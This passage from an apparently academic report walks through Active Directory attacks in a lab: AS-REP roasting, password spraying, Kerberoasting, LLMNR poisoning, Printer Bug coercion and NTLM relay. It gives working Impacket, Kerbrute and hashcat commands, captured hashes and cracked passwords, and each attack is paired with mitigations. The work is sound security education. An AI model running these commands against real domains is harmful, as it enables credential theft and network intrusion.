the SIRIUS domain is in a group called "Human Resources" in the NORTH domain, making this account an high-value target, since besides having a presence in different domains (enabled by the fact that NORTH.ALTAIR.LOCAL trusts SIRIUS.LOCAL, otherwise no SIRIUS FSP could be present in NORTH), it might also have sensitive file access.




Fig. 27 BloodHound tool depicting cross domain relationships, namely principals with foreign domain group membership

6.4 Initial Credential Access

The Initial Credential Access phase groups techniques and primitives that allow an adversary to obtain account credentials or authentication material that provide an initial foothold inside an AD environment.

This section surveys the most common initial-access vectors observed in WAD environments, including offline cracking attacks that recover secrets from Kerberos exchanges, remote online guessing techniques such as password spraying, and poisoning attacks such as LLMNR poisoning. For each technique we describe the protocol behaviour that enables it and the typical toolchain used to demonstrate it in the lab (for example Impacket, Kerbrute, Responder, and hashcat).

Demonstrations performed in the laboratory described in Section 6.1 are used to illustrate concrete artifacts and attacker workflows.

6.4.1 AS-REP Roasting

This attack exploits a scenario where user accounts are configured to bypass pre-authentication. As illustrated in Figure 28, Alice sends an AS_REQ message without pre-authentication, prompting the KDC to respond with an AS-REP message containing a TGT and an encrypted session key. The session key is encrypted using the hash of the user's password.




Fig. 28 AS-REP Roasting attack.

The encrypted session key can then be cracked offline, enabling the attacker to retrieve the user's password without triggering an account lockout.

Password cracking examines the structure of the record containing the session key. In addition to the session key, which is a random number, the record includes several recognizable fields, such as the realm and the nonce copied from the AS_REQ message. Password cracking typically uses a password dictionary: for each password in the list, the password hash is computed and used to decrypt the ciphertext. The fields of the resulting plaintext are then analyzed to identify matches with the recognizable fields. Once a match is found, the password is revealed. This attack attempts to crack the `enc-part` section of the AS-REP message. The enc-part section components can be seen in Listing 1.

```
1 EncKDCRepPart    ::= SEQUENCE {
2             key               [0] EncryptionKey,
3             last\_REQ          [1] LastReq,
4             nonce             [2] UInt32,
```

```
        key-expiration   [3] KerberosTime OPTIONAL,
        flags            [4] TicketFlags,
        authtime         [5] KerberosTime,
        starttime        [6] KerberosTime OPTIONAL,
        endtime          [7] KerberosTime,
        renew-till       [8] KerberosTime OPTIONAL,
        srealm           [9] Realm,
        sname            [10] PrincipalName,
        caddr            [11] HostAddresses OPTIONAL
}
```

Listing 1 Encrypted field in AS-REP messages, which this attack aims to crack

Notably, even if pre-authentication is enforced, an eavesdropper can intercept and execute this attack effectively.

To demonstrate this attack, the `GetNPUsers.py` script from Impacket can be employed. This script takes a list of valid domain user names, and sends an AS_REQ message for each of them. If any of them do not require pre-authentication, the script will save the User key encrypted section from the KDC's AS-REP to a different file. Figure 29 illustrates the usage of this script.

```
ubuntu@ubuntu:~$ GetNPUsers.py north.altair.local/ -no-pass -usersfile north_users2.txt -outputfile asrep.hash
Impacket v0.12.0.dev1+20230909.154612.3beeda7 - Copyright 2023 Fortra

[-] User skyler.white@north.altair.local doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$jesse.pinkman@north.altair.local@NORTH.ALTAIR.LOCAL:a1db80ed3fc9a415c46b9e915fbd7fa5$f9f0ef720bd8254e4114f
040bbd56b9ed90d9021fc27320349bb2d0247058b3fcb02920dfde6a0c83b7ec6ec0a655853d471e82bc54688be71455d8e1e6621e3926cf9ddb14f5
92d18d5d2f219e7ea091ea04cb5362f09219ff80aa6e1975ce4ec1f0f0be4878f7fccc80e09e8e54ee4fcfd6711bd3f21ebe32e00d0f5dd2c1c8a404
92bb28d7d009f075c4b5b174a68673c3694e9cf8ffd2f94bb3da06f3d8ff3c144897bce56fc64a0da6d13c8ba0cdc1ac633128322022b410ff15b2ee
ff547d331be74f56598c2d59c08e4e10a768bc3ab22a92ad07caad57f6a064583e23be7da4c51c887385190d79c1a85c4045609be1284c09223
[-] User walter.white@north.altair.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hank.schrader@north.altair.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User saul.goodman@north.altair.local doesn't have UF_DONT_REQUIRE_PREAUTH set
ubuntu@ubuntu:~$
```

Fig. 29 GetNPUsers.py script usage, retrieving the user-encrypted (enc-part) portion of the AS-REP message for Jesse.

Once the encrypted section is retrieved, hashcat can be used to crack the user's password through a dictionary attack. This process is seen in Figure 30.

The obvious countermeasure for this attack is to enforce pre-authentication for all user accounts.




Fig. 30 Using the hashcat tool to crack the user's password. A list containing possible passwords (passwords.txt) and a file containing the AS-REP encrypted section (asrep.hash) are passed to the tool, successfully retrieving the 'Wang0Tang0!' password from Jesse.

6.4.2 Password Spraying

In a password spraying attack, an attacker attempts authentication using common passwords. Unlike what happens in a AS-REP roasting attack (6.4.1), where the attacker obtains a value hashed with the user's password and cracks it offline, in this attack, a set of commonly used passwords is tried across multiple valid usernames.

This attack differs from a traditional password brute-force attack, where many passwords are tried against a single account. In a password spraying attack, the attacker tries a single password against many usernames, typically only once per account.

In Active Directory, account lockout policies are enforced to lock accounts after a set number of unsuccessful login attempts. By attempting a single password across all valid users, that is, by spraying a password, the attacker has a better chance of uncovering credentials without locking out specific accounts due to too many login attempts.

Figure 31 illustrates a password spraying attack, where the attacker attempts to guess the password of any valid user account.




Fig. 31 Diagram of a password spraying attack: a single password is tried against multiple valid usernames.

To demonstrate, the Kerbrute tool can be employed. This tool can receive a DC's IP address, a domain name, a list of users, and the password to attempt as arguments, and then effectively attempt to authenticate as each user account using the password passed as an argument in a single sweep. This process can be seen in Image 32.

```
ubuntu@ubuntu:~$ ./kerbrute passwordspray -d north.altair.local north_users.txt --dc 192.168.122.10 Password123

Version: v1.0.3 (9dad6e1) - 08/25/25 - Ronnie Flathers @ropnop

2025/08/25 14:34:58 >  Using KDC(s):
2025/08/25 14:34:58 >   192.168.122.10:88

2025/08/25 14:34:58 >  [+] VALID LOGIN:  skyler.white@north.altair.local:Password123
2025/08/25 14:34:58 >  Done! Tested 5 logins (1 successes) in 0.062 seconds
ubuntu@ubuntu:~$
```

Fig. 32 Password Spray attack conducted with the Kerbrute tool.

Enforcing strong password policies significantly reduces the likelihood of successful guessing. Additional countermeasures include multi-factor authentication and monitoring for abnormal authentication patterns.

6.4.3 Kerberoasting

This attack follows the same strategy as the AS-REP roasting attack (6.4.1): Retrieve a message that's encrypted using a password hash and attempt to crack it offline.

Whereas the AS-REP roasting attack retrieves an AS-REP message for user accounts that do not require pre-authentication, in a Kerberoasting attack, the attacker targets the TGS-REP message instead.

The TGS-REP message is sent in the Ticket Granting Server exchange in the Kerberos protocol. In this exchange, a client requests a ticket to access a certain service from the KDC. The TGS-REP contains a ticket granting service, part of which is encrypted using the service account's password-derived key, which is the part the attacker will attempt to crack.

The password cracking process follows the same steps as those described in Section 6.4.1. This time, however, the section that is cracked is no longer an `enc-part` section from an AS-REP, but rather the TGS-REP's own Ticket Granting Service `enc-part`. The TGS' enc-part structure is seen in Listing 2.

```
EncTicketPart   ::= [APPLICATION 3] SEQUENCE {
            flags                   [0] TicketFlags,
            key                     [1] EncryptionKey,
            crealm                  [2] Realm,
            cname                   [3] PrincipalName,
            transited               [4] TransitedEncoding,
            authtime                [5] KerberosTime,
            starttime               [6] KerberosTime OPTIONAL,
            endtime                 [7] KerberosTime,
            renew-till              [8] KerberosTime OPTIONAL,
            caddr                   [9] HostAddresses OPTIONAL,
            authorization-data      [10] AuthorizationData OPTIONAL
    }
```

Listing 2 Encrypted field in Ticket Granting Service tickets, which this attack aims to crack

Service accounts are normally computer accounts in Active Directory. Computer accounts have large, randomly generated passwords that are very difficult to crack. Thus, attacking these accounts through means of Kerberoasting is infeasible. Kerberoasting becomes feasible when there are services associated with user accounts.

In AD, SPNs can be associated to regular user accounts. These accounts don't usually have a big randomly generated password, but rather common passwords. These accounts are the ideal Kerberoasting targets.

By requesting a ticket granting service for a service that's linked to a user account, the attacker can retrieve a section encrypted with the user's password hash, which can be cracked offline. If successfully cracked, the attacker has therefore compromised a new service account.

Figure 33 depicts the message exchange that enables the attacker to retrieve cipher text encrypted with an account's password hash. In it, the user Alice issuing a TGS_REQ message for a determined SPN. Then, the KDC sends a TGS-REP to Alice containing the Ticket Granting Service (TGS) which is encrypted using the service account's password hash. The attacker can then crack the password from the service account using the same method described in 6.4.1.




Fig. 33 TGS Exchange, highlighting the Ticket Granting Service, which the attacker attempts to crack in a Kerberoasting attack.

To demonstrate this attack, the 'GetUserSPNs.py' script from Impacket can be used. This script will use LDAP to look for user accounts with associated SPNs, the preferred targets for this attack. Then, the script issues TGS-REQs for these services, retrieving the ticket's encrypted section of the TGS-REP messages. The attacker can then use hashcat to crack victim passwords through a dictionary attack. This process can be seen in Figures 34 and 35.

```
ubuntu@ubuntu:~$ GetUserSPNs.py -dc-ip 192.168.122.10 north.altair.local/skyler.white:Password123 -outputfile kerberoasting.hashes
Impacket v0.12.0.dev1+20230909.154612.3beeda7 - Copyright 2023 Fortra

ServicePrincipalName                      Name           MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------------------  -------------  --------  --------------------------  --------------------------  -------------
MSSQLSvc/jesse.pinkman.north.altair.local  jesse.pinkman            2025-08-24 16:56:36.909325  2025-08-25 14:34:57.997913  unconstrained
HTTP/walter.white.north.altair.local       walter.white             2025-08-24 16:56:36.956904  <never>                     constrained
HOST/saul.goodman.north.altair.local       saul.goodman             2025-08-24 16:56:37.083816  <never>
```

Fig. 34 'GetUserSPNs.py' script identifying user accounts with associated SPNs and retrieving the service-encrypted section from TGS-REP messages to the 'kerberoasting.hashes' file.

```
masters@ravel:~/hashcatting$ hashcat -m 13100 --force -a 0 walter.hash ./passwords.txt --force --quiet
$krb5tgs$23$*walter.white$NORTH.ALTAIR.LOCAL$north.altair.local/walter.white*$27a2f68bf1c3b1cfe7541f3c57023766$1af8c6a82bbc33a9c
629d66a0338a895bb0d0e8f7873f13412867e6d11b742f51e43d6ac135d3b7f3da73e42ae71ed231eb4452842bba376b5501af54ac51edb481974a45e6a3d956
86582b970e82c56527fa3a644574a945a55d6ab580cb5e713b162cb26116d0ea5f4f9ab98f9be2a05e0d1be86ff65dfe59c533f2fc8f3796d99ffcfbc6218160
2558b778476b87ad7491d106ca6fed992c31dd9c7026edd7787a53eb5670d4ed8d1b34ed3ec4b39890ee96c00f087ed86465a3ced60fc84a11de2175cd777819
3c4d28bf19700e1fa151c9ec0e1c89a5bffbf815f83e2ab3ce955e55930e77126cc26bfa82dc3586c70b063054c0885c0b20d36ea70aba0b48cb86083dac387c
7d85bfc19b4b9e7196575fc4edc3ee498646dff189a8076f698a91356c6d616a5b3f0736173f21f0fe8dfcf31b6b8ab91ccf5ca874cc55d0c3a96d0ae310cf24
e088e2a3faeaea6fa5b3fddfa0bcb4625b05bcaf192e80073310d57595cf915b03ac72255310841424c44cfb6b70418961d237469acee5fd2b72bea653423d08
5b43ab4da0f37673c57e25e8fa1926ccc2c65e5fd10f907a48a5861a535483b64342829833800a2c71625073929aa74749b04b0ca2bf4a2f7f7cff597c41f341
6872a02c154f7df8b3cd6a3737168a2b5a3408cdfb1c2a914fb557c3333c5c6f968d1c070bd5735dc3add642063bbd6dfe2bcd7546cc72466cd36c43dcefbca6
46cdc99921bff42255730885 65ecd68c75504ad6cfaf10163d4be0e2c7f6dc7d4500127d54428a2529ba09a195c296935be1d8c86bfcae648cf4ab701c814040
cdd86ca153812d4d4574724e7609170c0f0551cca5afdf81864b2e46ba6643edb276e1a48bb71395f9c259738d48f9fd3ec66d08285d8ba91c315d37284e6087
3fae974aa13a65115d8b75544f2d9e167f177be3e1e1ebb049c08cba345bbaf0ca120f0ff77dd3751c635b71c1bc4bbc98d97c7c02477bf27b5c452ade406fe8
155b3ce91e4a7885c96ca1d75e786cd5d517400445cab24205faa6838e2971d0b53672141fd26da2e05e538b763e8499bd62854fdb3a72ee4e1a472f424e6865
f5caba9cbd1e1732f10f3d65bf7b46bfa1f6201d2bcb770fb785faca1c551b552598f6260f74b4963f8a0eef29a70decc98b0bb71805e128f024bc6deb4f8d28
f8059641595ef47e398792b69f1125f6702a0ed84e92774beb17393a172365c32f26448069011ba736d32db2f7692ecb5d9c98d7cffa0b57b7fe55b93dc4cb60
e1234e9ed6c518c752fff7629cae7bc6c981e12e5c3665d56a89f4ef73e3d571b685a9b8ede94120f044b4246b5c4c2cf1ec3c996acd5f0a74fb111112a82c03
9cf8e524a7d0a4db9ed44e97cf960480461983a908661:Metho1o590oA$elry
```

Fig. 35 Using hashcat to crack Walter's password through the Kerberoasting attack.

To mitigate Kerberoasting attacks, setting SPNs in user accounts should be avoided. Instead, using machine accounts with stronger, system-generated passwords as service accounts is optimal, as attacking these accounts through means of Kerberoasting is infeasible. Additionally, enforce a robust password policy, especially for user accounts that are linked to SPNs, if they are necessary.

6.4.4 LLMNR Poisoning

This attack consists of sending poisoned replies via the Link-Local Multicast Name Resolution (LLMNR) protocol, tricking users into authenticating to a machine they did not intend to.

LLMNR protocol is addressed in Section 2.4.4. This protocol is used in AD as a fallback mechanism for resolving hostnames when DNS fails to do so. LLMNR operates over the local network segment by sending multicast hostname queries to nearby machines, allowing any device that recognizes the name to respond.

Since LLMNR requests are sent to the network, an attacker listening for such requests can answer them with spoofed LLMNR replies, for example, claiming that the requested hostname resolves to the attacker's IP address. When the client accepts this spoofed reply, it will attempt to authenticate directly to the attacker's machine. This occurs because LLMNR is invoked to resolve hostnames during NTLM authentication scenarios. In contrast, Kerberos relies heavily on DNS. If DNS resolution fails and the system falls back to LLMNR, Kerberos will not be used, leaving the client vulnerable to NTLM relay or credential capture attacks.

This can lead a legitimate client to perform the NTLM authentication process, mistaking an attacker with a legitimate server. If such happens, an attacker is able to retrieve a client's NTLMv2 Response, specified in Section 5.2.2. If an attacker is able to retrieve this value, along with the challenge that was used to compute it, the attacker can then perform offline cracking of the user's password, using Hashcat for example. It can also lead to NTLM relay, where the attacker relays NTLM authentication messages from the user to a service, impersonating the account to access resources on the legitimate service.

An attacker can carry out this attack simply by listening to network traffic. There is no need for user credentials to execute this attack. The attack can be carried out with the `Responder` tool, a well-known tool that automates LLMNR poisoning and NTLM hash capture. This tool will listen for LLMNR requests and send poisoned replies to users. Then, the tool will retrieve both the server challenge as well as the NTLMv2 response, which can then be cracked offline by the attacker. This process can be seen in Figure 36. The Figure illustrates a scenario in which both NORTH's hank.schrader and Administrator users attempted to access 'chiwfl' instead of 'chief', the ALTAIR.LOCAL DC. Due to this typo in the server name, DNS failed, and LLMNR was used. Since an attacker was listening for requests, it issued a spoofed reply and performed the NTLM handshake with both user accounts.




Fig. 36 Use of the Responder tool for issuing spoofed LLMNR replies. Both the Admin and Hank users attempted to access 'chiwfl' instead of 'chief'. The tool performs the NTLM handshake, retrieving both the NTLM challenge and response

The attacker can retrieve the hashes seen in Figure 36 and use hashcat to perform a dictionary attack. This can be seen in Figure 37, where an attacker used the retrieved hashes and successfully cracks both passwords. The 'NTLMHashCracking.txt' file seen in the Figure contains both 'NTLMv2-SSP Hash' values seen in Figure 36, which were retrieved using the Responder tool.




Fig. 37 The attacker successfully cracks passwords by retrieving NTLM hashes through the LLMNR Poisoning attack

To mitigate this attack, administrators can disable LLMNR and other multicast name resolution protocols, which would prevent an attacker to send spoofed replies resolving non-existing hostnames, ultimately preventing an attacker to retrieve NTLM hashes in this manner.

6.5 Lateral Movement and Relay

The Lateral Movement and Relay section examines techniques an adversary uses to expand presence within an AD environment after an initial foothold. These techniques focus on coercing authentication, relaying or abusing authentication material, and leveraging service and application misconfigurations to move laterally and obtain higher privileges on other hosts. The section groups together two complementary threat classes: coercion and relay primitives (for example Printer Bug coercion and NTLM relays, including the cross-protocol Drop-the-MIC scenario) and service exploitation that yields remote command execution (for example MSSQL and IIS misconfiguration abuse).

For each technique we describe the protocol or configuration weakness that enables it and the common tools used to demonstrate the method in the laboratory. The explanations are accompanied by practical demonstrations in the lab from Section 6.1, showing attacker workflows.

6.5.1 Authentication Coercion Techniques

In Active Directory, security researchers have identified different ways to coerce authentication from certain accounts. Coercion techniques have the objective of triggering authentication from accounts in AD to a certain machine. The machine receiving authentication can then relay authentication, as what happens in NTLM relay attacks, or steal TGTs, as what happens in unconstrained delegation abuse attacks.

One of the most known coercion technique is called Printer Bug [110]. The printer bug coerces authentication by abusing MS-RPRN, the Print System Remote Protocol. This protocol is used for communication between print clients and print servers, defining print job processing and management operations [64].

The Printer Bug allows the attacker to force a machine to authenticate to the attacker's system through the Windows Print Spooler service. This service is used for

scheduling printer jobs. The attacker can force a machine to authenticate through the use of `RpcRemoteFindFirstPrinterChangeNotificationEx` method, from the MS-RPRN protocol, which is employed in the Print Spooler service. This method is used by clients to get change notifications from the printer server [59].

Simply put, the Printer Bug is a way to coerce authentication from any machine running the Print Spooler service. This service is enabled by default on domain controllers, making DC computer accounts vulnerable to this coercive method.

Practically, in Active Directory environments, the Windows Print Spooler accepts a UNC endpoint for change notifications. UNC paths are addressed in Section 2.4.2. The 'printerbug.py' script from the `krbrelayx` toolkit leverages this by invoking `RpcRemoteFindFirstPrinterChangeNotificationEx` against a target that runs the Spooler service. The call supplies a UNC of the form `\\<hostname>\print$` as the notification destination.

The UNC is sent through the `RpcRemoteFindFirstPrinterChangeNotificationEx` as its `pszLocalMachine` parameter. This parameter is a pointer to a string that represents the name of the client to receive printer notifications. Once a Print Spooler service receives this call, it must validate the UNC. To validate it, the server attempts to access a print service on the host that is specified in the UNC. This access is what coerces the Printer Server to authenticate to the client.

Thus, upon receiving the request, the Spooler validates the UNC by initiating an SMB connection to `<hostname>` (sent through a `RpcRemoteFindFirstPrinterChangeNotificationEx` call) using the machine account of the server running Print Spooler. This validation step coerces an authentication attempt from the server to the UNC-supplied host, as mentioned earlier. The underlying authentication mechanism is chosen by SMB:

- If a DNS hostname is used and it resolves correctly, SMB negotiates Kerberos to the SPN `cifs/<hostname>`.

- If an IP address is used in the process, or if the hostname does not map cleanly to an SPN, SMB falls back to NTLM authentication instead.

Therefore, by controlling the UNC's hostname resolution through the `RpcRemoteFindFirstPrinterChangeNotificationEx` call, one can coerce either Kerberos or NTLM authentication from a remote host that runs the Print Spooler. This service is commonly enabled on many servers and has historically been enabled by default on domain controllers, which makes DC machine accounts particularly impactful targets in coercion scenarios.

Once the Print Spooler service authenticates to the `RpcRemoteFindFirstPrinterChangeNotificationEx` UNC endpoint, it attempts to bind to a known endpoint running in the machine, namely, the `\\<hostname>\pipe\spoolss` endpoint. The `\\<hostname>\pipe\spoolss` named pipe exposes the Print Spooler's RPC interface for notifications and management, which is why `RpcRemoteFindFirstPrinterChangeNotificationEx` results in the Print Spooler service attempting to connect to that endpoint. This part of the process comes after the authentication request is made to the caller, but it is relevant for cases in which an attacker may want to coerce the Print Spooler service to bind to a specific named pipe, locally. This behavior is exploited in Section 6.6.4, namely for local privilege escalation. Most Printer Bug usages throughout this work focus in coercing authentication remotely, while in Section 6.6.4, the bind to a `\\<hostname>\pipe\spoolss` type of endpoint is abused, emphasizing that the Printer Bug can be exploited both remotely (in order to coerce authentication through Kerberos or NTLM), or locally (in order to escalate privileges within a system through access token theft, as described in Section 6.6.4).

Figure 38 illustrates the printer bug coercion method in practice. Once authentication is coerced, the attacker can for example relay NTLM messages sent by the Print Spooler server to a different server, as discussed in Section 6.5.3, or in some scenarios,

extract Kerberos tickets from Kerberos messages, as addressed in Sections 6.6.5 and 6.8.2.




Fig. 38 An attacker executes the printer bug coercion method against a Print Spooler server

The Printer Bug is one of different coercive methods, used to coerce a machine to authenticate itself to a different machine. Other methods include PetitPotam [126] (which abuses the EFSRPC protocol [7]), DFSCoerce [6] (abusing the MS-DFSNM protocol [3]), and ShadowCoerce [4] (using the Volume Shadow Copy Service [9]).

Mitigating these techniques revolve around disabling the vulnerable mechanisms that allow authentication to be coerced. In the Printer Bug's case, that service is the Print Spooler service. If this service is required, it should be hosted on a low-privileged machine. Running the Print Spooler on highly privileged machines such as Domain Controllers creates a significant risk, as attackers could coerce DC authentication and exploit it in attacks like NTLM relay or unconstrained delegation abuse.

6.5.2 NTLM relay to SMB

In the NTLM relay to SMB attack, the attacker is able to intercept and relay NTLM messages from a legitimate client to a legitimate service. By relaying NTLM messages, the attacker is able to authenticate as the legitimate client, and impersonate this client to an SMB service.

To accomplish this attack, an attacker must first reach a MitM position between client and server. This can be achieved through authentication coercion techniques,

such as the Printer Bug (Section 6.5.1), or through poisoning attacks, such as LLMNR Poisoning (Section 6.4.4). These attacks result in the attacker receiving NTLM messages from a client, which can then be relayed to a server.

During NTLM authentication, the client proves its identity to the server by computing a hash using a server provided challenge and its own password, as described in Section 5.2. Thus, the attacker only needs to relay messages between client and server. The server will provide the NTLM challenge and send it to the attacker. The attacker will relay the challenge to the client, the client will compute the response using the challenge, and send it back to the attacker. The attacker then relays this response to the server completing the NTLM handshake.

After the NTLM handshake is completed and the client session begins, the attacker can access the SMB service as the authenticated client.

Figure 39 illustrates this attack, where an attacker that has tricked a client into authenticating to them, relays NTLM messages between the client and the server, which then results in the attacker being able to impersonate the client in said service.

Fig. 39 NTLM relay attack, where an attacker relays NTLM messages from a user to a server, impersonating the user

This attack is only possible when SMB signing is not enforced by the server. SMB signing operates at the SMB protocol level and relies on a session key known by both the client and the server. This key is used to compute a cryptographic signature of the message contents to detect any tampering by an attacker.

The session key used in SMB signing is the one derived/exchanged during the NTLM authentication process, discussed in Section 5.2.3. This session key is only known to the client and server, and the attacker cannot possibly compute it without knowledge of the client's secret. SMB signing verifies integrity only after the NTLM handshake, during the session itself and not during session establishment. This means that, even when SMB signing is required, the attacker can still relay NTLM messages and complete the NTLM handshake while impersonating a victim. It cannot, however, proceed to use the SMB service since it has no knowledge of the session key, and SMB signing requires the use of this session key during SMB access.

If SMB signing is disabled, the attacker does not need the session key. Simply by relaying NTLM messages between the client and the server, the attacker can impersonate the client and access SMB services on their behalf.

To practically demonstrate this attack, the 'ntlmrelayx.py' script from Impacket will be used for relaying NTLM messages from legitimate clients to servers, along with the Responder tool, which will be performing the LLMNR poisoning attack in order for the attacker to be able to relay NTLM messages. LLMNR poisoining was discussed in Section 6.4.4, but in this case, the Responder tool won't perform the full NTLM handshake, but rather only poisoning the victims into trying to authenticate to the attacker's machine. The 'ntlmrelayx.py' script will perform the NTLM relay attack as described in this section, once the attacker machine receives the first NTLM message from the victim.

This relay will target the CIFS service running in the CAPTAIN domain controller. Figure 40 depicts the 'ntlmrelayx.py' script output, which will make use of a SOCKS5 proxy to bind the compromised sessions to the attacker's machine once the NTLM messages are relayed and the session is established. The SOCKS5 proxy allows the attacker to transparently interact with the relayed session as if it originated from their machine. The attacker can then use these established connections using a tool such as

proxychains4, and use the CIFS service as the Administrator or Hank, which are the victims of this attack. Therefore, the 'ntlmrelayx.py' script will relay NTLM messages, and once the relayed session is established, the connection will be tied to a SOCKS5 proxy running in the attacker's machine. Then, the attacker can use the proxychains4 tool in order to use that same proxy, and therefore, the relayed connection.

In the Figure, it is illustrated that two connections to the CAPTAIN DC were successfully established through the NTLM relay attack. One as the user Hank, without administrative privileges, and another as the domain Administrator, with full administrative rights.




Fig. 40 Use of the ntlmrelayx.py script. This script relays NTLM messages as described in this section, and binds the compromised session to a proxy in the attacker's machine. The attacker can then use the sessions at will, accessing the CIFS service in CAPTAIN on the victim's behalf.

To further elaborate on the SOCKS5 proxy and the proxychains4 tool roles in this attack, a SOCKS5 proxy provides a mechanism to forward any TCP connection through an intermediary. SOCKS5 operates at the session layer of the OSI model and can therefore handle diverse protocols such as SMB/CIFS. In this scenario, `ntlmrelayx.py` launches a local SOCKS5 proxy that binds the relayed NTLM-authenticated sessions to the attacker's machine. The `proxychains4` tool is then used to transparently redirect the network traffic of arbitrary attacker tools (for instance, Impacket scripts that leverage the SMB protocol) through this proxy. This allows the attacker to interact with the relayed session as if they had authenticated directly, effectively leveraging the victim's credentials against the CIFS service on the domain

controller. With these components, an attacker can freely use the relayed connection without having to rely solely on the built-in modules of `ntlmrelayx.py`, which otherwise make automatic use of the relayed sessions.

6.5.3 Drop the MIC

